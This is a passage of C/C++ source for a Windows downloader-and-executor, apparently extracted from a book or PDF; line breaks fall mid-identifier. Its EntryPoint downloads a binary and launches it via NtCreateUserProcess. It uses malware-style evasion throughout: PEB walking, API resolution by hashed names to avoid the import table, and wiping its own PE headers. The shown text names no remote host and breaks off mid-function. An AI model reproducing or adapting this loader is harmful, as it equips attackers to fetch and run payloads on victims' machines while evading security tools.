    USHORT                        NativeProcessorArchitecture;
    ULONG                         NtMajorVersion;
    ULONG                         NtMinorVersion;
    BOOLEAN                       ProcessorFeatures[64];
    ULONG                         Reserved1;
    ULONG                         Reserved3;
    ULONG                         TimeSlip;
    ALTERNATIVE_ARCHITECTURE_TYPE AlternativeArchitecture;
    ULONG                         BootId;
    LARGE_INTEGER                 SystemExpirationDate;
    ULONG                         SuiteMask;
    BOOLEAN                       KdDebuggerEnabled;
    union {
        UCHAR MitigationPolicies;
        struct {
            UCHAR NXSupportPolicy : 2;
            UCHAR SEHValidationPolicy : 2;
            UCHAR CurDirDevicesSkippedForDlls : 2;
            UCHAR Reserved : 2;
        };
    };
    USHORT                        CyclesPerYield;
    ULONG                         ActiveConsoleId;
    ULONG                         DismountCount;
    ULONG                         ComPlusPackage;
    ULONG                         LastSystemRITEventTickCount;
    ULONG                         NumberOfPhysicalPages;
    BOOLEAN                       SafeBootMode;
    UCHAR                         VirtualizationFlags;
    UCHAR                         Reserved12[2];
    union {
        ULONG SharedDataFlags;
        struct {
            ULONG DbgErrorPortPresent : 1;
            ULONG DbgElevationEnabled : 1;
            ULONG DbgVirtEnabled : 1;
            ULONG DbgInstallerDetectEnabled : 1;
            ULONG DbgLkgEnabled : 1;
            ULONG DbgDynProcessorEnabled : 1;
            ULONG DbgConsoleBrokerEnabled : 1;
            ULONG DbgSecureBootEnabled : 1;
            ULONG DbgMultiSessionSku : 1;
            ULONG DbgMultiUsersInSessionSku : 1;
            ULONG DbgStateSeparationEnabled : 1;
            ULONG SpareBits : 21;
        } DUMMYSTRUCTNAME2;
    } DUMMYUNIONNAME2;
    ULONG                         DataFlagsPad[1];
    ULONGLONG                     TestRetInstruction;
    LONGLONG                      QpcFrequency;
    ULONG                         SystemCall;
    ULONG                         Reserved2;
    ULONGLONG                     SystemCallPad[2];
    union {
        KSYSTEM_TIME TickCount;
        ULONG64      TickCountQuad;
        struct {
            ULONG ReservedTickCountOverlay[3];
            ULONG TickCountPad[1];
        } DUMMYSTRUCTNAME;
    } DUMMYUNIONNAME3;
    ULONG                         Cookie;
    ULONG                         CookiePad[1];
    LONGLONG                      ConsoleSessionForegroundProcessId;
    ULONGLONG                     TimeUpdateLock;
    ULONGLONG                     BaselineSystemTimeQpc;
    ULONGLONG                     BaselineInterruptTimeQpc;
    ULONGLONG                     QpcSystemTimeIncrement;
    ULONGLONG                     QpcInterruptTimeIncrement;
    UCHAR                         QpcSystemTimeIncrementShift;
    UCHAR                         QpcInterruptTimeIncrementShift;
    USHORT                        UnparkedProcessorCount;
    ULONG                         EnclaveFeatureMask[4];
    ULONG                         TelemetryCoverageRound;
    USHORT                        UserModeGlobalLogger[16];
    ULONG                         ImageFileExecutionOptions;
    ULONG                         LangGenerationCount;
    ULONGLONG                     Reserved4;
    ULONGLONG                     InterruptTimeBias;
    ULONGLONG                     QpcBias;
    ULONG                         ActiveProcessorCount;
    UCHAR                         ActiveGroupCount;
    UCHAR                         Reserved9;
    union {
        USHORT QpcData;
        struct {
            UCHAR QpcBypassEnabled;
            UCHAR QpcShift;
        };
    };
    LARGE_INTEGER                 TimeZoneBiasEffectiveStart;
    LARGE_INTEGER                 TimeZoneBiasEffectiveEnd;
    XSTATE_CONFIGURATION          XState;
    KSYSTEM_TIME                  FeatureConfigurationChangeStamp;
    ULONG                         Spare;
} KUSER_SHARED_DATA, * PKUSER_SHARED_DATA;

typedef enum _FILE_INFORMATION_CLASS {
    FileDirectoryInformation = 1,
    FileFullDirectoryInformation,                   // 2
    FileBothDirectoryInformation,                   // 3
    FileBasicInformation,                        // 4
    FileStandardInformation,                     // 5
    FileInternalInformation,                     // 6
    FileEaInformation,                           // 7
    FileAccessInformation,                       // 8
    FileNameInformation,                         // 9
    FileRenameInformation,                       // 10
    FileLinkInformation,                         // 11
    FileNamesInformation,                        // 12
    FileDispositionInformation,                  // 13
    FilePositionInformation,                     // 14
    FileFullEaInformation,                       // 15
    FileModeInformation,                         // 16
    FileAlignmentInformation,                    // 17
    FileAllInformation,                          // 18
    FileAllocationInformation,                   // 19
    FileEndOfFileInformation,                    // 20
    FileAlternateNameInformation,                // 21
    FileStreamInformation,                       // 22
    FilePipeInformation,                         // 23
    FilePipeLocalInformation,                    // 24
    FilePipeRemoteInformation,                   // 25
    FileMailslotQueryInformation,                // 26
    FileMailslotSetInformation,                  // 27
    FileCompressionInformation,                  // 28
    FileObjectIdInformation,                     // 29
    FileCompletionInformation,                   // 30
    FileMoveClusterInformation,                  // 31
    FileQuotaInformation,                        // 32
    FileReparsePointInformation,                 // 33
    FileNetworkOpenInformation,                  // 34
    FileAttributeTagInformation,                 // 35
    FileTrackingInformation,                     // 36
    FileIdBothDirectoryInformation,              // 37
    FileIdFullDirectoryInformation,              // 38
    FileValidDataLengthInformation,              // 39
    FileShortNameInformation,                    // 40
    FileIoCompletionNotificationInformation,     // 41
    FileIoStatusBlockRangeInformation,           // 42
    FileIoPriorityHintInformation,               // 43
    FileSfioReserveInformation,                  // 44
    FileSfioVolumeInformation,                   // 45
    FileHardLinkInformation,                     // 46
    FileProcessIdsUsingFileInformation,          // 47
    FileNormalizedNameInformation,               // 48
    FileNetworkPhysicalNameInformation,          // 49
    FileIdGlobalTxDirectoryInformation,          // 50
    FileIsRemoteDeviceInformation,               // 51
    FileUnusedInformation,                       // 52
    FileNumaNodeInformation,                     // 53
    FileStandardLinkInformation,                 // 54
    FileRemoteProtocolInformation,               // 55
    FileRenameInformationBypassAccessCheck,      // 56
    FileLinkInformationBypassAccessCheck,        // 57
    FileVolumeNameInformation,                   // 58
    FileIdInformation,                           // 59
    FileIdExtdDirectoryInformation,              // 60
    FileReplaceCompletionInformation,            // 61
    FileHardLinkFullIdInformation,               // 62
    FileIdExtdBothDirectoryInformation,          // 63
    FileDispositionInformationEx,                // 64
    FileRenameInformationEx,                     // 65
    FileRenameInformationExBypassAccessCheck,    // 66
    FileDesiredStorageClassInformation,          // 67
    FileStatInformation,                         // 68
    FileMemoryPartitionInformation,                  // 69
    FileStatLxInformation,                           // 70
    FileCaseSensitiveInformation,                    // 71
    FileLinkInformationEx,                           // 72
    FileLinkInformationExBypassAccessCheck,          // 73
    FileStorageReserveIdInformation,                 // 74
    FileCaseSensitiveInformationForceAccessCheck,    // 75
    FileMaximumInformation
} FILE_INFORMATION_CLASS, * PFILE_INFORMATION_CLASS;

typedef struct _IO_STATUS_BLOCK {
    union {
        NTSTATUS Status;
        PVOID    Pointer;
    };
    ULONG_PTR Information;
} IO_STATUS_BLOCK, * PIO_STATUS_BLOCK;

typedef struct _OBJECT_ATTRIBUTES
{
    ULONG Length;
    PVOID RootDirectory;
    PUNICODE_STRING ObjectName;
    ULONG Attributes;
    PVOID SecurityDescriptor;
    PVOID SecurityQualityOfService;
} OBJECT_ATTRIBUTES, * POBJECT_ATTRIBUTES;

typedef struct _RTLP_CURDIR_REF* PRTLP_CURDIR_REF;

typedef struct _RTL_RELATIVE_NAME_U {
    UNICODE_STRING RelativeName;
    HANDLE ContainingDirectory;
    PRTLP_CURDIR_REF CurDirRef;
} RTL_RELATIVE_NAME_U, * PRTL_RELATIVE_NAME_U;

#define PS_ATTRIBUTE_NUMBER_MASK    0x0000ffff
#define PS_ATTRIBUTE_THREAD         0x00010000
#define PS_ATTRIBUTE_INPUT          0x00020000
#define PS_ATTRIBUTE_ADDITIVE       0x00040000

typedef enum _PS_ATTRIBUTE_NUM
{
    PsAttributeParentProcess,
    PsAttributeDebugPort,
    PsAttributeToken,
    PsAttributeClientId,
    PsAttributeTebAddress,
    PsAttributeImageName,
    PsAttributeImageInfo,
    PsAttributeMemoryReserve,
    PsAttributePriorityClass,
    PsAttributeErrorMode,
    PsAttributeStdHandleInfo,
    PsAttributeHandleList,
    PsAttributeGroupAffinity,
    PsAttributePreferredNode,
    PsAttributeIdealProcessor,
    PsAttributeUmsThread,
    PsAttributeMitigationOptions,
    PsAttributeProtectionLevel,
    PsAttributeSecureProcess,
    PsAttributeJobList,
    PsAttributeChildProcessPolicy,
    PsAttributeAllApplicationPackagesPolicy,
    PsAttributeWin32kFilter,
    PsAttributeSafeOpenPromptOriginClaim,
    PsAttributeBnoIsolation,
    PsAttributeDesktopAppPolicy,
    PsAttributeMax
} PS_ATTRIBUTE_NUM;

#define PsAttributeValue(Number, Thread, Input, Additive) \
    (((Number) & PS_ATTRIBUTE_NUMBER_MASK) | \
    ((Thread) ? PS_ATTRIBUTE_THREAD : 0) | \
    ((Input) ? PS_ATTRIBUTE_INPUT : 0) | \
    ((Additive) ? PS_ATTRIBUTE_ADDITIVE : 0))

#define RTL_USER_PROCESS_PARAMETERS_NORMALIZED              0x01
#define PS_ATTRIBUTE_IMAGE_NAME \
    PsAttributeValue(PsAttributeImageName, FALSE, TRUE, FALSE)

typedef struct _PS_ATTRIBUTE
{
    ULONG_PTR Attribute;
    SIZE_T Size;
    union
    {
        ULONG_PTR Value;
        PVOID ValuePtr;
    };
    PSIZE_T ReturnLength;
} PS_ATTRIBUTE, * PPS_ATTRIBUTE;

typedef struct _PS_ATTRIBUTE_LIST
{
    SIZE_T TotalLength;
    PS_ATTRIBUTE Attributes[2];
} PS_ATTRIBUTE_LIST, * PPS_ATTRIBUTE_LIST;

typedef enum _PS_CREATE_STATE
{
    PsCreateInitialState,
    PsCreateFailOnFileOpen,
    PsCreateFailOnSectionCreate,
    PsCreateFailExeFormat,
    PsCreateFailMachineMismatch,
    PsCreateFailExeName,
    PsCreateSuccess,
    PsCreateMaximumStates
} PS_CREATE_STATE;

typedef struct _PS_CREATE_INFO {
    SIZE_T Size;
    PS_CREATE_STATE State;
    union {
        struct {
            union {
                ULONG InitFlags;
                struct {
                    UCHAR WriteOutputOnExit : 1;
                    UCHAR DetectManifest : 1;
                    UCHAR IFEOSkipDebugger : 1;
                    UCHAR IFEODoNotPropagateKeyState : 1;
                    UCHAR SpareBits1 : 4;
                    UCHAR SpareBits2 : 8;
                    USHORT ProhibitedImageCharacteristics : 16;
                } s1;
            } u1;
            ACCESS_MASK AdditionalFileAccess;
        } InitState;
        struct { HANDLE FileHandle; } FailSection;
        struct { USHORT DllCharacteristics; } ExeFormat;
        struct { HANDLE IFEOKey; } ExeName;
        struct {
            union {
                ULONG OutputFlags;
                struct {
                    UCHAR ProtectedProcess : 1;
                    UCHAR AddressSpaceOverride : 1;
                    UCHAR DevOverrideEnabled : 1;
                    UCHAR ManifestDetected : 1;
                    UCHAR ProtectedProcessLight : 1;
                    UCHAR SpareBits1 : 3;
                    UCHAR SpareBits2 : 8;
                    USHORT SpareBits3 : 16;
                } s2;
            } u2;
            HANDLE FileHandle;
            HANDLE SectionHandle;
            ULONGLONG UserProcessParametersNative;
            ULONG UserProcessParametersWow64;
            ULONG CurrentParameterFlags;
            ULONGLONG PebAddressNative;
            ULONG PebAddressWow64;
            ULONGLONG ManifestAddress;
            ULONG ManifestSize;
        } SuccessState;
    };
} PS_CREATE_INFO, * PPS_CREATE_INFO;

// Define function pointer types for NTDLL and COM functions
// These are essential for dynamically resolving and calling functions without using the IAT
typedef NTSTATUS(NTAPI* NTCREATEUSERPROCESS)(PHANDLE, PHANDLE, ACCESS_MASK, ACCESS_MASK, POBJECT_
ATTRIBUTES, POBJECT_ATTRIBUTES, ULONG, ULONG, PRTL_USER_PROCESS_PARAMETERS, PPS_CREATE_INFO, PPS_
ATTRIBUTE_LIST);
typedef NTSTATUS(NTAPI* LDRLOADDLL)(PWSTR, PULONG, PUNICODE_STRING, PVOID);
typedef NTSTATUS(NTAPI* NTCREATEFILE)(PHANDLE, ACCESS_MASK, POBJECT_ATTRIBUTES, PIO_STATUS_BLOCK,
PLARGE_INTEGER, ULONG, ULONG, ULONG, ULONG, PVOID, ULONG);
typedef NTSTATUS(NTAPI* NTCLOSE)(HANDLE);
typedef NTSTATUS(NTAPI* NTWRITEFILE)(HANDLE, HANDLE, PVOID, PVOID, PIO_STATUS_BLOCK, PVOID, ULONG,
PLARGE_INTEGER, PULONG);
typedef NTSTATUS(NTAPI* NTALLOCATEVIRTUALMEMORY)(HANDLE, PVOID, ULONG_PTR, PSIZE_T, ULONG, ULONG);
typedef NTSTATUS(NTAPI* NTFREEVIRTUALMEMORY)(HANDLE, PVOID, PSIZE_T, ULONG);
typedef NTSTATUS(NTAPI* NTDEVICEIOCONTROLFILE)(HANDLE, HANDLE, PVOID, PVOID, PIO_STATUS_BLOCK,
ULONG, PVOID, ULONG, PVOID, ULONG);
typedef NTSTATUS(NTAPI* NTTERMINATEPROCESS)(HANDLE, ULONG);


typedef HRESULT(WINAPI* COINITIALIZEEX)(LPVOID, DWORD);
typedef VOID(WINAPI* COUNINITIALIZE)(VOID);
typedef HRESULT(WINAPI* COCREATEINSTANCE)(REFCLSID, LPUNKNOWN, DWORD, REFIID, LPVOID*);
typedef HRESULT(WINAPI* COINITIALIZESECURITY)(PSECURITY_DESCRIPTOR, LONG, PSOLE_AUTHENTICATION_
SERVICE, PVOID, DWORD, DWORD, PVOID, DWORD, PVOID);

typedef VOID(WINAPI* SYSFREESTRING)(BSTR);

// Enum for switch-case function selection
// This enum is used to determine which 'function' to execute in the RecursiveExecutor function
typedef enum SWITCH_FUNCTIONS {
    EntryPoint,                            //0
    GetGeneralInformation,                 //1
    GetNtdllBaseAddress,                   //2
    ExitApplication,                       //3
    HashStringFowlerNollVoVariant1aW,      //4
    GetProcAddressByHash,                   //5
    RtlLoadPeHeaders,                       //6
    CharStringToWCharString,                //7
    StringLength,                           //8
    ExecuteBinary,                          //9
    PopulateNtFunctionPointers,             //10
    CreateProcessParameters,                //11
    CopyParameters,                         //12
    QueryEnvironmentVariables,              //13
    NullPeHeaders,                          //14
    CreateDownloadPath,                     //15
    PopulateComFunctionPointers,            //16
    GetTickCountAsDword,                    //17
    DownloadBinary,                         //18
    LoadComLibraries,                       //19
    GetSysFreeString,                       //20
    UnloadDll,                              //21
    RemoveListEntry,                        //22
    RemoveComData,                          //23
    CheckRemoteHost,                        //24
    SafelyExitCom,                          //25
    CheckLocalMachinesInternetStatus,       //26
    ZeroFillData,                           //27
    Win32FromHResult                        //28
}SWITCH_FUNCTIONS, * PSWITCH_FUNCTIONS;


// Structure for copying process parameters
typedef struct _COPY_PARAMETERS {
    PWSTR d;
    PUNICODE_STRING Destination;
    PUNICODE_STRING Source;
    ULONG Size;
}COPY_PARAMETERS, * PCOPY_PARAMETERS;

// Structure for environment data used during variable querying
typedef struct _ENVIRONMENT_DATA {
    UNICODE_STRING Name;
    PWSTR Environment;
}ENVIRONMENT_DATA, * PENVIRONMENT_DATA;

// Structure holding function pointers for COM functions
typedef struct COM_FUNCTIONS {
    COINITIALIZEEX CoInitializeEx;
    COUNINITIALIZE CoUninitialize;
    COCREATEINSTANCE CoCreateInstance;
    SYSFREESTRING SysFreeString;
    COINITIALIZESECURITY CoInitializeSecurity;
}COM_FUNCTIONS, * PCOM_FUNCTIONS;

// Structure holding function pointers for NTDLL functions
typedef struct NT_FUNCTIONS {
    NTCREATEUSERPROCESS NtCreateUserProcess;
    LDRLOADDLL LdrLoadDll;
    NTCREATEFILE NtCreateFile;
    NTCLOSE NtClose;
    NTWRITEFILE NtWriteFile;
    NTALLOCATEVIRTUALMEMORY NtAllocateVirtualMemory;
    NTFREEVIRTUALMEMORY NtFreeVirtualMemory;
    NTDEVICEIOCONTROLFILE NtDeviceIoControlFile;
    NTTERMINATEPROCESS NtTerminateProcess;
}NT_FUNCTIONS, * PNT_FUNCTIONS;

// Structure for managing COM variables and state
typedef struct COM_VARIABLES {
    IWbemLocator* Locator;
    IWbemServices* Services;
    IEnumWbemClassObject* Enum;
    IWbemClassObject* Ping;
    INetworkListManager* NetworkManager;
    IWinHttpRequest* HttpRequest;
    BSTR ResponseData;
}COM_VARIABLES, * PCOM_VARIABLES;

// Helper structure for COM initialization and function management
typedef struct COM_HELPER {
    BOOL IsComInitialized;
    HRESULT ComResult;
    COM_FUNCTIONS ComFunction;
    COM_VARIABLES ComVariables;
}COM_HELPER, * PCOM_HELPER;

// Structure for loading and managing PE headers
typedef struct LOADER_HELPER {
    HMODULE hMod;
    PIMAGE_DOS_HEADER Dos;
    PIMAGE_NT_HEADERS Nt;
    PIMAGE_FILE_HEADER File;
    PIMAGE_OPTIONAL_HEADER Optional;
}LOADER_HELPER, * PLOADER_HELPER;


typedef struct DATA_TABLE {
    PWCHAR WideStringPointer1;
    PCHAR StringPointer1;
    UNICODE_STRING UnicodeString;
    WCHAR UnicodeStringBuffer[MAX_PATH * sizeof(WCHAR)];
    PRTL_USER_PROCESS_PARAMETERS ProcessParameters;
    PVOID UserProcessParametersBuffer[4096];
    PVOID Destination;
}DATA_TABLE, * PDATA_TABLE;

// Structure for zero-filling memory blocks in a custom way to avoid compiler optimizations
typedef struct ZERO_FILL_HELPER {
    PVOID Destination;
    SIZE_T Size;
}ZERO_FILL_HELPER, * PZERO_FILL_HELPER;

// Structure holding all variables passed recursively between functions
// This structure is essential for maintaining state without using global variables
typedef struct _VARIABLE_TABLE {
    NTSTATUS Status;
    BOOL bFlag;
    DWORD64 dwError;
    PPEB Peb;
    PTEB Teb;

    //Function calling
    DWORD dwReturn;
    DWORD dwGeneralUsage1;

    //helper structures
    COPY_PARAMETERS Copy;
    ENVIRONMENT_DATA EnvironmentData;
    HANDLE hHandle;
    PLIST_ENTRY Entry;

    //Functions
    DATA_TABLE GeneralData;
    NT_FUNCTIONS NtFunctions;
    LOADER_HELPER LoaderHelper;
    COM_HELPER ComHelper;
    ZERO_FILL_HELPER ZeroFill;

}VARIABLE_TABLE, * PVARIABLE_TABLE;

// Main recursive function that calls itself to execute different functionalities based on dwEnum
flag
LPVOID RecursiveExecutor(DWORD dwEnum, PVARIABLE_TABLE Table)
{
    if (Table->dwError != ERROR_SUCCESS || Table->Status != STATUS_SUCCESS)
        return (LPVOID)Table->dwError;


    switch (dwEnum)
    {
    case EntryPoint:
    {

        Table->ZeroFill.Destination = Table;
        Table->ZeroFill.Size = sizeof(VARIABLE_TABLE);
        RecursiveExecutor(ZeroFillData, Table);

        Table->dwError = 0; Table->dwGeneralUsage1 = 0;

        RecursiveExecutor(GetGeneralInformation, Table);

        Table->GeneralData.UnicodeString.Buffer = Table->GeneralData.UnicodeStringBuffer;
        Table->GeneralData.UnicodeString.Length = (MAX_PATH * sizeof(WCHAR));
        Table->GeneralData.UnicodeString.MaximumLength = (MAX_PATH * sizeof(WCHAR) + 1);

        RecursiveExecutor(CreateDownloadPath, Table);

        RecursiveExecutor(DownloadBinary, Table);

        RecursiveExecutor(ExecuteBinary, Table);

        RecursiveExecutor(ExitApplication, Table);

        break;
    }

    case GetGeneralInformation:
    {
        // Retrieve PEB and TEB, resolve NTDLL base address, and nullify PE headers
        Table->Teb = (PTEB)__readgsqword(0x30);
        Table->Peb = (PPEB)Table->Teb->ProcessEnvironmentBlock;

        Table->dwGeneralUsage1 = 0xa62a3b3b;
        RecursiveExecutor(GetNtdllBaseAddress, Table);

        RecursiveExecutor(NullPeHeaders, Table);

        break;
    }

    case GetNtdllBaseAddress:
    {
        // Loop through loaded modules to find NTDLL and resolve function pointers
        PLDR_MODULE Module = NULL;
        PLIST_ENTRY Head = &Table->Peb->LoaderData->InMemoryOrderModuleList;
        PLIST_ENTRY Next = Head->Flink;
        Module = (PLDR_MODULE)((PBYTE)Next - 16);

        while (Next != Head)
        {
            Module = (PLDR_MODULE)((PBYTE)Next - 16);
            if (Module->BaseDllName.Buffer != NULL)
            {
                Table->GeneralData.WideStringPointer1 = Module->BaseDllName.Buffer;

                RecursiveExecutor(HashStringFowlerNollVoVariant1aW, Table);

                if (Table->dwReturn == Table->dwGeneralUsage1)
                {
                    Table->LoaderHelper.hMod = (HMODULE)Module->BaseAddress;
                    RecursiveExecutor(PopulateNtFunctionPointers, Table);

                    if (!Table->NtFunctions.NtCreateUserProcess || !Table->NtFunctions.LdrLoadDll)
                        RecursiveExecutor(ExitApplication, Table);

                    if (!Table->NtFunctions.NtClose || !Table->NtFunctions.NtCreateFile)
                        RecursiveExecutor(ExitApplication, Table);

                    if (!Table->NtFunctions.NtWriteFile || !Table->NtFunctions.
NtAllocateVirtualMemory)
                        RecursiveExecutor(ExitApplication, Table);

                    if (!Table->NtFunctions.NtFreeVirtualMemory || !Table->NtFunctions.
NtTerminateProcess)
                        RecursiveExecutor(ExitApplication, Table);

                    break;
                }
            }

            Next = Next->Flink;
        }

        break;
    }

    case ExitApplication:
    {

        if (!Table->NtFunctions.NtTerminateProcess)
            while (TRUE); //fatal error...

        if (Table->ComHelper.ComResult == S_OK || Table->Status == STATUS_SUCCESS)
            Table->dwError = ERROR_INVALID_DATA;

        if (Table->Status != STATUS_SUCCESS)
            Table->dwError = ERROR_PRINTQ_FULL; //lol

        if (Table->ComHelper.ComResult != S_OK)
            RecursiveExecutor(Win32FromHResult, Table);

        if (Table->ComHelper.IsComInitialized)
        {
            RecursiveExecutor(SafelyExitCom, Table);
            Table->ComHelper.ComFunction.CoUninitialize();

            RecursiveExecutor(RemoveComData, Table);

            Table->ComHelper.IsComInitialized = FALSE;
        }

        Table->NtFunctions.NtTerminateProcess(NULL, Table->dwError);
        Table->NtFunctions.NtTerminateProcess(((HANDLE)-1), Table->dwError);
```

```
            return (LPVOID)Table->dwError;
        }

        case HashStringFowlerNollVoVariant1aW:
        {

            ULONG Hash = 0x811c9dc5;

            while (*Table->GeneralData.WideStringPointer1)
            {
                Hash ^= (UCHAR)*Table->GeneralData.WideStringPointer1++;
                Hash *= 0x01000193;
            }

            Table->dwReturn = Hash;

            break;
        }

        case GetProcAddressByHash:
        {
            // Get function address by hashing exported function names
            PBYTE pFunctionName = NULL;
            DWORD64 FunctionAddress = ERROR_SUCCESS;
            PIMAGE_EXPORT_DIRECTORY ExportTable = NULL;
            PDWORD FunctionNameAddressArray;
            PDWORD FunctionAddressArray;
            PWORD FunctionOrdinalAddressArray;

            RecursiveExecutor(RtlLoadPeHeaders, Table);
            if (Table->LoaderHelper.Nt->Signature != IMAGE_NT_SIGNATURE)
                RecursiveExecutor(ExitApplication, Table);

            ExportTable = (PIMAGE_EXPORT_DIRECTORY)((DWORD64)Table->LoaderHelper.hMod + Table-
>LoaderHelper.Optional->DataDirectory[0].VirtualAddress);
            FunctionNameAddressArray = (PDWORD)((LPBYTE)Table->LoaderHelper.hMod + ExportTable-
>AddressOfNames);
            FunctionAddressArray = (PDWORD)((LPBYTE)Table->LoaderHelper.hMod + ExportTable-
>AddressOfFunctions);
            FunctionOrdinalAddressArray = (PWORD)((LPBYTE)Table->LoaderHelper.hMod + ExportTable-
>AddressOfNameOrdinals);

            for (DWORD dwX = 0; dwX < ExportTable->NumberOfNames; dwX++)
            {
                pFunctionName = FunctionNameAddressArray[dwX] + (PBYTE)Table->LoaderHelper.hMod;
                WCHAR wFunctionName[MAX_PATH * sizeof(WCHAR)];

                Table->ZeroFill.Destination = &wFunctionName;
                Table->ZeroFill.Size = sizeof(wFunctionName);
                RecursiveExecutor(ZeroFillData, Table);

                Table->GeneralData.StringPointer1 = (PCHAR)pFunctionName;
                Table->GeneralData.WideStringPointer1 = wFunctionName;

                RecursiveExecutor(CharStringToWCharString, Table);

                Table->GeneralData.WideStringPointer1 = wFunctionName;

                RecursiveExecutor(HashStringFowlerNollVoVariant1aW, Table);

                if (Table->dwGeneralUsage1 == Table->dwReturn)
                    return (LPVOID)((DWORD64)Table->LoaderHelper.hMod +
FunctionAddressArray[FunctionOrdinalAddressArray[dwX]]);
            }
            break;
        }

        case RtlLoadPeHeaders:
        {

            Table->LoaderHelper.Dos = (PIMAGE_DOS_HEADER)Table->LoaderHelper.hMod;
            if (Table->LoaderHelper.Dos->e_magic != IMAGE_DOS_SIGNATURE)
                break;

            Table->LoaderHelper.Nt = (PIMAGE_NT_HEADERS)((PBYTE)Table->LoaderHelper.Dos + Table-
    >LoaderHelper.Dos->e_lfanew);
            if (Table->LoaderHelper.Nt->Signature != IMAGE_NT_SIGNATURE)
                break;

            Table->LoaderHelper.File = (PIMAGE_FILE_HEADER)((PBYTE)Table->LoaderHelper.hMod + Table-
    >LoaderHelper.Dos->e_lfanew + sizeof(DWORD));
            Table->LoaderHelper.Optional = (PIMAGE_OPTIONAL_HEADER)((PBYTE)Table->LoaderHelper.File +
    sizeof(IMAGE_FILE_HEADER));

            break;
        }

        case CharStringToWCharString:
        {

            INT MaxLength = 256;
            INT Length = MaxLength;

            while (--Length >= 0)
            {
                if (!(*Table->GeneralData.WideStringPointer1++ = *Table->GeneralData.StringPointer1++))
                    return (LPVOID)(DWORD64)(MaxLength - Length - 1);
            }

            return (LPVOID)(DWORD64)(MaxLength - Length);
        }

        case StringLength:
        {

            LPCWSTR String2;

            for (String2 = Table->GeneralData.WideStringPointer1; *String2; ++String2);

            Table->dwGeneralUsage1 = static_cast<DWORD>(String2 - Table->GeneralData.WideStringPointer1);

            break;
        }

        case ExecuteBinary:
        {
            // Create a new process to execute the downloaded binary
            UNICODE_STRING NtPathOfBinary;
            PPS_ATTRIBUTE_LIST AttributeList = NULL;
            HANDLE hHandle = NULL, hThread = NULL;
            PS_CREATE_INFO CreateInfo;
            DWORD dwOffset = 0;
            WCHAR PathBufferW[MAX_PATH * sizeof(WCHAR)];
            PVOID PsAttributesBuffer[32];

            Table->ZeroFill.Destination = &NtPathOfBinary;
            Table->ZeroFill.Size = sizeof(UNICODE_STRING);
            RecursiveExecutor(ZeroFillData, Table);
            Table->ZeroFill.Destination = &CreateInfo;
            Table->ZeroFill.Size = sizeof(PS_CREATE_INFO);
            RecursiveExecutor(ZeroFillData, Table);

            Table->ZeroFill.Destination = &PathBufferW;
            Table->ZeroFill.Size = sizeof(PathBufferW);
            RecursiveExecutor(ZeroFillData, Table);

            Table->ZeroFill.Destination = &PsAttributesBuffer;
            Table->ZeroFill.Size = sizeof(PsAttributesBuffer);
            RecursiveExecutor(ZeroFillData, Table);

            CreateInfo.Size = sizeof(CreateInfo);
            CreateInfo.State = PsCreateInitialState;

            RecursiveExecutor(CreateProcessParameters, Table);

            AttributeList = (PPS_ATTRIBUTE_LIST)PsAttributesBuffer;
            AttributeList->TotalLength = sizeof(PS_ATTRIBUTE_LIST) - sizeof(PS_ATTRIBUTE);
            AttributeList->Attributes[0].Attribute = PS_ATTRIBUTE_IMAGE_NAME;
            AttributeList->Attributes[0].Size = Table->GeneralData.UnicodeString.Length;
            AttributeList->Attributes[0].Value = (ULONG_PTR)Table->GeneralData.UnicodeString.Buffer;

            Table->Status = Table->NtFunctions.NtCreateUserProcess(&hHandle, &hThread, PROCESS_ALL_
    ACCESS, THREAD_ALL_ACCESS, NULL, NULL, NULL, NULL, Table->GeneralData.ProcessParameters, &CreateInfo,
    AttributeList);
            if (!NT_SUCCESS(Table->Status))
                break;

            break;
        }

        case PopulateNtFunctionPointers:
        {
            // Resolves NTDLL function pointers by their hashes
            Table->dwGeneralUsage1 = 0x116893e9; //NtCreateUserProcess
            Table->NtFunctions.NtCreateUserProcess = (NTCREATEUSERPROCESS)
    RecursiveExecutor(GetProcAddressByHash, Table);

            Table->dwGeneralUsage1 = 0x7b566b5f; //LdrLoadDll
            Table->NtFunctions.LdrLoadDll = (LDRLOADDLL)RecursiveExecutor(GetProcAddressByHash, Table);

            Table->dwGeneralUsage1 = 0xa9c5b599; //NtCreateFile
            Table->NtFunctions.NtCreateFile = (NTCREATEFILE)RecursiveExecutor(GetProcAddressByHash,
    Table);

            Table->dwGeneralUsage1 = 0x6b372c05; //MtClose
            Table->NtFunctions.NtClose = (NTCLOSE)RecursiveExecutor(GetProcAddressByHash, Table);

            Table->dwGeneralUsage1 = 0xf67464e4; //NtWriteFile
            Table->NtFunctions.NtWriteFile = (NTWRITEFILE)RecursiveExecutor(GetProcAddressByHash,
    Table);

            Table->dwGeneralUsage1 = 0xca67b978; //NtAllocateVirtualMemory
            Table->NtFunctions.NtAllocateVirtualMemory = (NTALLOCATEVIRTUALMEMORY)
    RecursiveExecutor(GetProcAddressByHash, Table);

            Table->dwGeneralUsage1 = 0xb51cc567; //NtFreeVirtualMemory
            Table->NtFunctions.NtFreeVirtualMemory = (NTFREEVIRTUALMEMORY)
    RecursiveExecutor(GetProcAddressByHash, Table);

            Table->dwGeneralUsage1 = 0x08ac8bac; //NtDeviceIoControlFile
            Table->NtFunctions.NtDeviceIoControlFile = (NTDEVICEIOCONTROLFILE)
    RecursiveExecutor(GetProcAddressByHash, Table);
```

```
        Table->dwGeneralUsage1 = 0x1f2f8e87; //NtTerminateProcess
        Table->NtFunctions.NtTerminateProcess = (NTTERMINATEPROCESS)
RecursiveExecutor(GetProcAddressByHash, Table);

        break;
    }

    case CreateProcessParameters:
    {
        // Creates RTL_USER_PROCESS_PARAMETERS for the new process
        UNICODE_STRING EmptyString;
        PUNICODE_STRING DllPath = NULL;
        PUNICODE_STRING CurrentDirectory = NULL;
        PUNICODE_STRING CommandLine = NULL;
        PUNICODE_STRING WindowTitle = NULL;
        PUNICODE_STRING DesktopInfo = NULL;
        PUNICODE_STRING ShellInfo = NULL;
        PUNICODE_STRING RuntimeData = NULL;
        PVOID Environment = NULL;
        PRTL_USER_PROCESS_PARAMETERS p = NULL, ProcessParameters = NULL;
        HANDLE hHandle = NULL;
        PWSTR d = NULL;
        ULONG Size = 0;

        PWCHAR ImagePathNameBuffer = NULL;
        USHORT ImagePathNameBufferLength;
        UNICODE_STRING ImagePathName;

        Table->ZeroFill.Destination = &EmptyString;
        Table->ZeroFill.Size = sizeof(UNICODE_STRING);
        RecursiveExecutor(ZeroFillData, Table);

        Table->ZeroFill.Destination = &ImagePathName;
        Table->ZeroFill.Size = sizeof(UNICODE_STRING);
        RecursiveExecutor(ZeroFillData, Table);

